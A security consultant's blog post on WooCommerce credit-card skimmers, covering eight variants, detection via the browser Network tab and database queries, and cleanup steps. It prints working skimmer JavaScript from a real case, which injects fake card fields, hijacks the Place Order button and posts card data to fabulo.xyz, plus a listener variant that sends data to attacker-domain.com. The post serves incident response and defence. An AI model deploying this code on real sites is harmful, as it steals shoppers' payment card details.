WooCommerce Credit Card Skimmer Malware: Every Attack Type Explained With Real Examples

A WooCommerce store owner contacted me after their developers spent days trying to fix a checkout problem that made no sense. Customers could add products to cart, fill in billing details, and click Place Order — but no order was created, no payment went through, and no confirmation email was sent.
Their team had already checked everything obvious: WooCommerce settings, Stripe configuration, plugin conflicts, theme conflicts, Wordfence scans, Sucuri scans, file permissions, and error logs. Everything came back clean or normal. But the store was still losing sales.
When I tested the checkout myself and opened the browser Network tab, I found the real problem. The site had been hacked with a fake WooCommerce payment form that was silently sending credit card data to an attacker-controlled domain instead of Stripe.
That case, and the real code found inside it, runs through this entire post. I will use it to explain how each type of WooCommerce credit card skimmer actually works, where it hides, and why “no malware found” does not always mean the store is safe.
If you have already confirmed an active skimmer and need urgent cleanup, start with my WordPress malware removal service.
What Is a WooCommerce Credit Card Skimmer?
A WooCommerce credit card skimmer is malicious code — usually JavaScript, sometimes PHP, often a combination of both — that intercepts payment data entered by customers at checkout. Unlike spam hacks or SEO injections, skimmers are built to stay completely invisible to the store owner. Their only job is to capture card numbers, expiry dates, CVV codes, and billing details and send them to an attacker-controlled server.
The term Magecart is the catch-all label for this category. It originated from attacks on Magento stores but has been heavily ported to WooCommerce since 2019. Several distinct threat actor groups — including Magecart Group 12, also known as Smilodon — now specifically target WooCommerce with purpose-built toolkits.
WooCommerce is a high-value target for a straightforward reason: it commands roughly 38.76% of all e-commerce platform market share and powers over 93% of WordPress e-commerce sites. That scale makes it the single most valuable ecosystem to compromise.
What makes these attacks especially hard to contain is that most store owners — and their developers — treat all skimmers as the same threat. They are not. A WebSocket-based skimmer behaves completely differently from a PHP server-side interceptor. A database-injected skimmer survives a full file reinstall. A cron-based reinfector restores the payload within hours of cleanup. Understanding the difference is what separates a real fix from a false sense of security.
The 8 Types of WooCommerce Credit Card Skimmer Malware
Type 1: Fake Payment Form Overlay (DOM Injection Skimmer)
This is the type I found in the case described above — and the most visually convincing attack, because it targets what the customer sees directly.
How it works: The malware injects a completely fake payment form into the checkout page DOM, typically after a short delay so it appears as the page settles. Customers see what looks like standard card input fields, type their details, and click submit. Their data goes to the attacker first. The legitimate payment flow never receives it.
Real Investigation: The fabulo.xyz Case
The store was Dutch and used iDEAL, Klarna, and Bancontact as payment options. None of those gateways ever ask customers to enter raw card numbers on the merchant’s website — they redirect to their own secure environments. Yet when I opened the checkout page in a private browser window while logged out, three card input fields had appeared below the payment method selection.

The injected HTML looked like this:
<div class="s_div1">
  <div>
    <span>Kaartnummer *</span>
    <input type="text" id="cardNum" placeholder="1234 1234 1234 1234">
    <div>
      <span>Vervaldatum *</span>
      <input id="exp" placeholder="MM / AA">
      <span>Kaartcode (CVC) *</span>
      <input id="cvv" placeholder="CVC">
    </div>
  </div>
</div>
The labels were localised in Dutch — Kaartnummer (Card Number), Vervaldatum (Expiry Date), Kaartcode (CVC) — and the styling matched the site theme closely enough that most customers would not question it. That level of polish is what made the attack convincing.
The core red flag: Card input fields appearing on a checkout that uses redirect-only gateways like iDEAL, PayPal, Stripe Redirect, or Klarna is an immediate indicator of injection. Those gateways never ask for raw card numbers on your site.
How the Skimmer Was Built — Step by Step
Step 1: Environment preparation
let isChecked = localStorage.getItem("already_checked");
let url2 = "https://fabulo.xyz/api/accept-car";
let loaded = false;
The script stored a flag in localStorage so each customer only saw the fake form once per browser session. This reduced the chance of a customer refreshing and noticing something strange had appeared.
Step 2: Fake form injected after a 5-second delay
window.addEventListener("load", e => {
  if (document.URL.includes("afrekenen") && isChecked != "1") {
    setTimeout(() => {
      let frame = document.querySelector(".woocommerce-terms-and-conditions-wrapper");
      let newDiv = document.createElement('div');
      newDiv.innerHTML += `[Fake payment form HTML]`;
      frame.appendChild(newDiv);
      loaded = true;
    }, 5000);
  }
});
The 5-second delay served two purposes: it made the form appear after the rest of the page had loaded, which felt more natural to customers, and it helped avoid detection by automated scanners that evaluate pages immediately on load. The script also checked for "afrekenen" — the Dutch word for checkout — in the URL, so it only activated on the checkout page itself.
Step 3: The real Place Order button was swapped out
setInterval(() => {
  if (loaded && isChecked != "1") {
    let checkout = document.getElementById("place_order");
    let newBtn = document.createElement("button");
    newBtn.id = checkout.id;
    newBtn.className = checkout.className;
    newBtn.addEventListener("click", clickFunc);
    checkout.parentElement.removeChild(checkout);
    checkout.parentElement.appendChild(newBtn);
  }
}, 2000);
This is why the checkout looked completely normal while the order flow was quietly hijacked. The button looked identical — same ID, same class, same label — but clicking it now ran the attacker’s function instead of WooCommerce’s.
Step 4: Card data exfiltrated, page reloaded to hide the theft
function clickFunc(e) {
  e.preventDefault();
  let dataObject = {
    card: document.getElementById("cardNum").value,
    exp: document.getElementById("exp").value,
    cvv: document.getElementById("cvv").value
  };
  fetch(url2, {
    method: "POST",
    headers: { "Content-Type": "application/json" },
    body: JSON.stringify({ dataObject })
  }).then(res => {
    localStorage.setItem("already_checked", "1");
    window.location.reload();
  });
}
After the card data was posted to fabulo.xyz, the page simply reloaded. No error message. No order. Just a silent restart — making the failure look like a random technical glitch rather than a theft event.
This is exactly what the customer reported: “I tried to place an order three times. No confirmation email. My card wasn’t charged. What’s wrong?”
How I Found It — The Network Tab
Before I touched any server files or databases, I switched Stripe into test mode and ran through the checkout exactly as a customer would, with Chrome DevTools open.

During checkout, I saw a POST request that should never have existed:
POST https://fabulo.xyz/api/accept-car
{
  "dataObject": {
    "card": "4242424242424242",
    "exp": "12/25",
    "cvv": "123"
  }
}
Payment data was not going to Stripe. It was going to an unknown attacker-controlled domain. That single Network tab finding confirmed the entire infection in under two minutes — and it is something the developer team’s days of troubleshooting had never tried.
This is the single most important diagnostic step for any suspected WooCommerce skimmer: open the checkout page in a private window while logged out, open DevTools Network tab, and watch where your data actually goes when you click Place Order.
Type 2: JavaScript Event Listener / Form Interceptor
This type does not change how the checkout page looks at all. Customers complete a perfectly normal-looking checkout — and their card data is stolen silently in the background.
How it works: The malicious script attaches addEventListener hooks to checkout form fields. Every keystroke in a card number, expiry, or CVV field is captured in real time. When the customer clicks “Place Order,” the skimmer fires first and forwards the data before the legitimate gateway receives it.
// Obfuscated in real infections — readable approximation
document.querySelector('#card-number').addEventListener('input', function() {
  stolenData.cardNumber = this.value;
});

document.querySelector('form.checkout').addEventListener('submit', function() {
  fetch('https://attacker-domain.com/collect', {
    method: 'POST',
    body: JSON.stringify(stolenData)
  });
});
Real-world versions of this are heavily obfuscated — encoded with base64 or hex, reconstructed only at runtime using custom decode functions.
Three-second delay trick: Some variants attributed to Magecart Group 12 include a deliberate 3-second delay before the listener activates. This avoids conflicts with AJAX-based WooCommerce checkout forms and helps the skimmer survive automated scans that evaluate page behaviour immediately.
Admin avoidance: Sophisticated variants check for #wpadminbar in the DOM. If a logged-in admin is viewing the page, all exfiltration pauses. You will see a clean checkout. Customers will not.
Where it hides: Injected into legitimate JavaScript assets like checkout.min.js, disguised as Google Tag Manager or Google Analytics code, or loaded from an external domain designed to look like a CDN.
Type 3: WebSocket-Based Skimmer
WebSocket skimmers use the ws:// or wss:// protocol instead of standard HTTP requests to exfiltrate stolen data. This makes them significantly harder to detect because most network monitoring tools and browser security policies focus on HTTP traffic, not WebSocket frames.
How it works: After capturing card data from the checkout form, instead of making a fetch() or XHR POST, the skimmer opens a persistent WebSocket connection and pipes the data through that channel. Because WebSocket connections are bidirectional, the attacker can also push updated payload instructions back to the infected site in real time — effectively giving them remote control over the skimmer’s behaviour.
This category has consistently ranked among the most prevalent skimmer types in real-world infection data, appearing on WooCommerce, Magento, and OpenCart simultaneously — suggesting shared toolkits deployed across platforms.
Why it evades detection: Browser Content Security Policies rarely block WebSocket connections explicitly. Most security plugins and monitoring tools log HTTP requests but not WebSocket frames. It looks like normal background communication.
Type 4: PHP Server-Side Skimmer (The Invisible Type)
This is the one that antivirus programs and external scanning tools almost always miss entirely — because it runs on the server before the browser is ever involved.
How it works: The malware modifies a PHP file in the WooCommerce plugin directory — typically the form-checkout template or a payment gateway class file — to intercept and copy $_POST data as it is submitted. The stolen card data is then written to a file on the server or forwarded via a server-to-server HTTP request to the attacker’s collector.
Real-world example: Sucuri researchers documented a case where attackers modified ./wp-content/plugins/woocommerce-gateway-[redacted]/class-wc-[redacted].php — a legitimate payment gateway file — by appending malicious PHP at the bottom. That code referenced a .jpg file in the uploads directory. The image file was actually storing exfiltrated card data in plain text. The attacker fetched it periodically and then zeroed it out, covering the evidence trail.
Why this is uniquely dangerous:
- External security scanners see your checkout from outside the server the same way a customer’s browser does — a PHP server-side skimmer produces no browser-visible output
- File integrity monitoring catches it, but only if configured before the infection
- It intercepts data at the PHP
$_POSTlevel, which means even tokenised payment data can be captured before the gateway processes it - Reinstalling WooCommerce fixes it only if you identify exactly which gateway file was modified
Where it hides: Modified form-checkout.php, tampered payment gateway class files, functions.php, mu-plugins/, or standalone files disguised as stylesheets (style.css that is actually a PHP script, css.php).
For a deeper look at obfuscated PHP malware patterns, see my guide on WordPress obfuscated PHP malware detection.
Type 5: Database-Injected Skimmer (wp_options / Shortcode Injection)
This was the delivery mechanism in the fabulo.xyz case above. The fake form payload lived entirely in the WordPress database — no files were modified at all. That is why Wordfence, Sucuri, and every other file-based scanner found nothing.
How it works: Attackers inject malicious JavaScript into database rows that are output on the frontend. The most common locations are:
- The
wp_optionstable, in rows that store header/footer scripts, theme customiser settings, or widget data - Inside page/post content embedding the
[woocommerce_checkout]shortcode, where a base64-encoded script blob is hidden alongside the legitimate shortcode - Via plugins like WPCode (formerly Insert Headers and Footers) that store injectable scripts in the database by design
Finding the fabulo.xyz Payload in the Database
After catching the suspicious network request, I took the attacker’s domain as a unique search string and ran it against the database:
SELECT * FROM wp_options WHERE option_value LIKE '%fabulo.xyz%';
That query returned the exact row containing the injected script. It was sitting inside a wp_options entry alongside what appeared to be legitimate theme configuration data — which is precisely why automated tools flagged nothing. The row looked like it was supposed to be there.
After verifying the full payload and confirming there were no other injected rows, I removed it and re-ran the query to confirm zero results:
SELECT * FROM wp_options WHERE option_value LIKE '%fabulo.xyz%';
-- Result: 0 rows
I then repeated the full checkout test with the Network tab open. Payment activity went to Stripe, orders completed, confirmation emails were sent. Clean.
Why file reinstalls do not fix this type: Reinstalling WooCommerce, restoring a plugin, or even restoring WordPress core leaves database-resident skimmers completely untouched. This is one of the most important concepts in WooCommerce malware cleanup.
For a full methodology on database investigation, see how to scan and clean your WordPress database for hidden malware.
Type 6: Fake Plugin / Malicious mu-Plugin Skimmer
Rather than modifying existing files, this variant installs an entirely new plugin that exists only to serve the skimmer — and then hides itself from the WordPress admin panel.
How it works: The attacker gains admin access (through compromised credentials, a vulnerable plugin, or brute force), then drops a fake plugin into one of two locations:
wp-content/plugins/with a randomised or plausible-sounding namewp-content/mu-plugins/— must-use plugins that load automatically without activation and do not appear in the standard Plugins list
The plugin registers hooks that inject the skimmer JavaScript on checkout pages, creates a hidden administrator user, and sets up persistence mechanisms to survive cleanup attempts.
Real plugin names observed in the wild:
/wp-content/plugins/sytaqanyxen/sytaqanyxen.php
/wp-content/plugins/adixiraqeh/adixiraqeh.php
/wp-content/plugins/ikytigy/ikytigy.php
/wp-content/mu-plugins/wp_services.php
/wp-content/mu-plugins/class-wpunit.php
Earlier generations of the Smilodon / Magecart Group 12 fake plugins used names like wpputty and wpzip to appear legitimate. The current generation uses fully randomised strings that match no known plugin, making pattern-based detection unreliable.
Self-concealment: Some fake plugins hook into the WordPress admin filter that populates the Plugins list and remove their own entry from it. The only reliable way to find them is to list the contents of wp-content/plugins/ and wp-content/mu-plugins/ directly via SFTP or a file manager and compare every directory against your known plugin list.
Three-tier payload architecture: The most sophisticated variants run three separate payload systems simultaneously: a custom payload embedded in the plugin file itself, a dynamically updated payload pulled from a command-and-control server daily, and a static fallback payload that activates if the remote server is unreachable. Blocking the C2 domain alone does not neutralise the infection.
For more on hidden admin users that typically accompany this type, see my guide on finding and removing hidden admin users in WordPress.
Type 7: Supply Chain / Tampered Legitimate Plugin Skimmer
Rather than installing something new, this variant modifies a plugin or theme that already exists and is trusted on your site — ideally one that processes payment data or loads on the checkout page.
How it works: The attacker modifies a legitimate payment gateway plugin’s PHP class file, inserting malicious code that intercepts the payment data that plugin is already handling. Because the modification is to a trusted file, security tools that check file reputation (rather than file integrity) may not flag it.
Nulled plugin variant: Pirated versions of premium WooCommerce plugins and themes are a primary supply-chain vector. These are distributed on unofficial sites and typically arrive pre-loaded with backdoors or skimmer code. The infection is present from the moment of installation. See my detailed guide on nulled WordPress plugins and themes.
Style tag execution trick: Some tampered files hide the skimmer inside <style> tags rather than <script> tags. A separate small JavaScript loader reads the style tag content and executes it programmatically. Because security tools typically look for <script> tags when scanning for injected code, this style-tag variant evades many signature-based detections.
Disguise as analytics: A common camouflage pattern is making the malicious script load URL use a Caesar cipher or character substitution to encode the attacker’s domain, then decode it at runtime. The surrounding code is written to look like a Google Analytics or Google Tag Manager initialisation block — something that legitimately belongs in checkout pages.
Type 8: Cron Job / Self-Regenerating Skimmer
This is not a standalone skimmer type — it is the persistence mechanism that makes the other seven types keep coming back. It is important enough to treat separately because it is the reason so many “cleaned” stores get reinfected within hours.
How it works: After establishing the initial skimmer using any of the above methods, the attacker installs a scheduled WordPress cron job or server-level cron that periodically re-downloads and re-injects the skimmer payload. Delete the skimmer without finding the cron job and the infection will restore itself automatically.
Common patterns:
- A
wp_schedule_eventhook that fires every few hours and writes the skimmer back to a target file or database row - A hidden admin user whose credentials are used by an external script to reinstall the fake plugin via the WordPress REST API
- A database trigger that re-injects the skimmer into
wp_optionswhenever that row is modified — a rare but documented technique
How to find it: Check all registered cron events via WP-CLI:
wp cron event list
Cross-reference every scheduled event against cron jobs registered by your known legitimate plugins. Any event pointing to an anonymous function, an encoded callback, or a file path that does not match a legitimate plugin is suspicious and should be investigated before you conclude cleanup is complete.
For a full breakdown of this pattern, see my posts on WordPress cron job malware and why WordPress malware keeps coming back.
How Exfiltration Works: Where Does the Stolen Data Go?
Every skimmer eventually has to get the stolen data out. Here are the main exfiltration methods used across all eight types:
Standard Fetch / XHR POST: The simplest method, as seen in the fabulo.xyz case. Captured data is serialised to JSON and sent via fetch() or XMLHttpRequest POST to an attacker-controlled domain. These domains are typically registered to look like CDNs, analytics platforms, or ad networks.
WebSocket exfiltration: Harder to detect in network logs because it uses a persistent connection rather than discrete HTTP requests. Used in Type 3 skimmers.
Image beacon (pixel tracking): Card data is URL-encoded and appended as query parameters to a 1×1 pixel image request. Image requests are normal browser behaviour, which often bypasses content security policies.
Data stored in image files on the server: PHP-based skimmers write stolen card data directly to a .jpg file in wp-content/uploads/. The attacker fetches the file periodically, then zeros it out to remove evidence. This was the exfiltration method documented in the Sucuri tampered-gateway-plugin case.
Fake admin AJAX: Some skimmers POST stolen data to the compromised site’s own AJAX endpoint at /wp-admin/admin-ajax.php using a custom action. The server then forwards it. This makes the exfiltration traffic look like legitimate WordPress activity.
Why Security Scanners Failed — And Why Manual Review Still Matters
In the fabulo.xyz case, the store team had already run Wordfence and Sucuri scans before reaching me. Both came back clean. Here is why — and why this pattern repeats across all eight skimmer types:
File-only scanners miss database injections entirely. The payload in the case above lived in wp_options. Wordfence and Sucuri’s file scanner never touched it.
External scanners miss PHP server-side skimmers. Tools like SiteCheck scan your checkout from the outside, exactly as a customer’s browser does. A PHP skimmer running server-side produces no browser-visible output for these tools to detect.
Admin detection avoidance defeats manual review. Some skimmers check for #wpadminbar and go dormant when an admin is logged in. If you test the checkout while logged into WordPress, you may see a perfectly clean experience while customers are still being skimmed.
Obfuscated code beats signature matching. Attackers update their obfuscation regularly. The Smilodon group updates its payload from C2 servers daily — specifically to stay ahead of newly published detection signatures.
Legitimate-looking camouflage. Disguising a skimmer as Google Tag Manager or a Facebook Pixel means it looks exactly like something that should be there. Without knowing precisely what your legitimate scripts look like, the imposter is nearly impossible to spot.
This is why the Network tab test — running checkout as a real customer in a private browser window and watching where data actually goes — remains the fastest and most reliable first diagnostic step, regardless of what any scanner reports. Related: how to detect WordPress malware.
Real Indicators of Compromise Across All Types
In the browser (customer-facing):
- Card input fields on a checkout that uses redirect-only gateways
- The checkout spinner that spins briefly, then silently reloads with no order recorded
- Network requests in DevTools to domains not belonging to your payment gateway
- A short delay between page load and the appearance of payment fields
In the WordPress admin:
- Admin users you did not create, often with generic-sounding email addresses
- Plugins in
wp-content/plugins/ormu-plugins/that do not appear in the Plugins menu - Recently modified files in the WooCommerce plugin directory or active theme
wp_optionsrows containing<script>tags or base64 blobs in unexpected places
In server logs:
- POST requests from your server to external domains you do not recognise
- Periodic reads of files in
wp-content/uploads/from unfamiliar IP addresses - Cron activity at unusual times not matching your configured scheduled tasks
How to Remove a WooCommerce Skimmer Properly
Cleanup that stops at the visible payload is incomplete. Here is the full sequence:
1. Contain checkout first. Block the checkout or switch to maintenance mode before doing anything else. Stop additional customer exposure while you investigate.
2. Identify the true source. Do not delete what you see until you know where it is coming from. Use the Network tab, database search, and file integrity checks together.
3. Remove the payload from its true source. If it is in the database, clean the database. If it is in a file, replace that file from a trusted clean source. If it appears in multiple places, treat that as a persistence indicator — keep looking.
4. Check for and remove all persistence mechanisms. Rogue admin users, fake or hidden plugins, cron events, database triggers. The skimmer will return if these are left intact. See why WordPress malware keeps coming back.
5. Clear every cache layer. Page cache, object cache (Redis/Memcached), optimisation plugin caches, CDN/Cloudflare cache. Stale malicious output can persist in cache long after the source is removed, creating a false impression that the infection is still active.
6. Rotate all credentials. WordPress admin passwords, database credentials, hosting/FTP access, payment gateway API keys (Stripe, PayPal), and WordPress security salts.
7. Verify from a clean environment. Re-run the Network tab test from a fresh private window and confirm payment data goes only to your legitimate payment gateway. Do not skip this step.
For the complete post-cleanup checklist, see what to do after fixing a hacked WordPress site.
Why a WooCommerce Skimmer Is a Compliance Problem, Not Just a Technical One
Many store owners treat a confirmed skimmer as a technical incident — clean it, reopen checkout, move on. That significantly underestimates the full scope.
If your WooCommerce checkout was processing card data while a skimmer was active, you likely have obligations under PCI DSS (Payment Card Industry Data Security Standard). Your payment processor or acquiring bank needs to be notified. Depending on the duration and scale of exposure, you may be required to engage a PCI Forensic Investigator.
Card brands can levy fines against merchants who delay disclosure. Affected customers may pursue chargebacks and in some jurisdictions have legal recourse. Acting early with accurate evidence is always better than making public statements before you understand the scope of what happened.
The Infection Vectors: How Skimmers Get In
Knowing how the skimmer arrived matters as much as removing it — without closing the entry point, reinfection is a matter of time.
Vulnerable plugins: The most common route. In 2024 alone, 7,966 WordPress vulnerabilities were documented, with a third remaining unpatched at disclosure and 43% exploitable without authentication. The window between public disclosure and active exploitation has collapsed to hours.
Compromised admin credentials: Brute-forced, phished, or reused passwords. Once an attacker has admin access, installing a fake plugin or injecting a database row takes seconds.
Nulled themes and plugins: Pre-infected premium software downloaded from unofficial sources. The infection arrives with the installation — before you have done anything wrong with your own site.
Third-party script compromise (supply chain): Your site is clean, but a third-party analytics or marketing script loaded on checkout gets compromised at its source. You cannot fix this on your own site.
Compromised hosting environment: Other sites on a shared server get hit first, and the attacker uses server-level access to reach your installation.
For how hackers maintain access after initial compromise, see how hackers create hidden admin users in WordPress.
Summary: Skimmer Types at a Glance
| Type | Visible to customer? | Survives file reinstall? | Caught by external scanner? |
|---|---|---|---|
| Fake form overlay | Sometimes | Depends on injection point | Often |
| JS event listener | No | Depends on injection point | Sometimes |
| WebSocket skimmer | No | Depends on injection point | Rarely |
| PHP server-side | No | Only if gateway file is replaced | Never |
| Database injection | No | Yes | Rarely |
| Fake plugin / mu-plugin | No | Yes, unless plugin is removed | Varies |
| Supply chain / tampered plugin | No | Only if plugin is fully reinstalled | Rarely |
| Cron-based reinfector | No | No — it reinstalls the skimmer | Rarely |
Frequently Asked Questions
Can I tell which type of skimmer I have without server access?
Partially. Fake form overlays and JavaScript event-listener skimmers are detectable via browser DevTools. PHP server-side skimmers and database injections are invisible from the browser. You need server-level access to investigate those fully.
If no orders were recorded, does that mean card data was not stolen?
Not necessarily. The fabulo.xyz skimmer caused no orders to complete while stealing every card submitted. Other variants let the legitimate payment proceed normally so the theft goes unnoticed for longer. A clean order log does not rule out active skimming.
Why did Wordfence and Sucuri miss the infection?
Because the payload lived in the database, not a file. File-focused scans cannot detect database-resident injections. This is covered in detail in how to scan and clean your WordPress database for hidden malware.
Does switching payment gateways fix the problem?
No. The skimmer targets the checkout page itself, not a specific gateway. Switching from Stripe to PayPal does not remove the malicious code already present on your site.
How long do skimmers typically go undetected?
Longer than most people expect. Because they are designed to stay quiet and because store owners rarely test their own checkout from a fresh incognito window, some infections run for weeks or months — usually discovered only after customer card fraud complaints accumulate.
What is the fastest way to confirm a skimmer is present?
Open checkout in a private browser window while logged out. Open DevTools Network tab. Add a product to cart and proceed to checkout. Watch where data actually goes when you click Place Order. That single step would have found the fabulo.xyz infection in under two minutes.
When to Bring in Professional Help
You should escalate if:
- The skimmer survived a previous cleanup attempt
- You found hidden admin users alongside the skimmer
- The infection appears in multiple locations — files and database both
- You are not comfortable editing production database rows or PHP files directly
- You need to establish a timeline for compliance or payment processor notification
You can hire me directly for a manual investigation and full cleanup, or start with my WordPress malware removal service if you need urgent containment.
If your WooCommerce checkout is behaving abnormally — failed orders, strange card fields, unexpected network requests — treat it as a live incident. Contain the checkout first, preserve evidence, and test from a clean private browser session before drawing any conclusions.


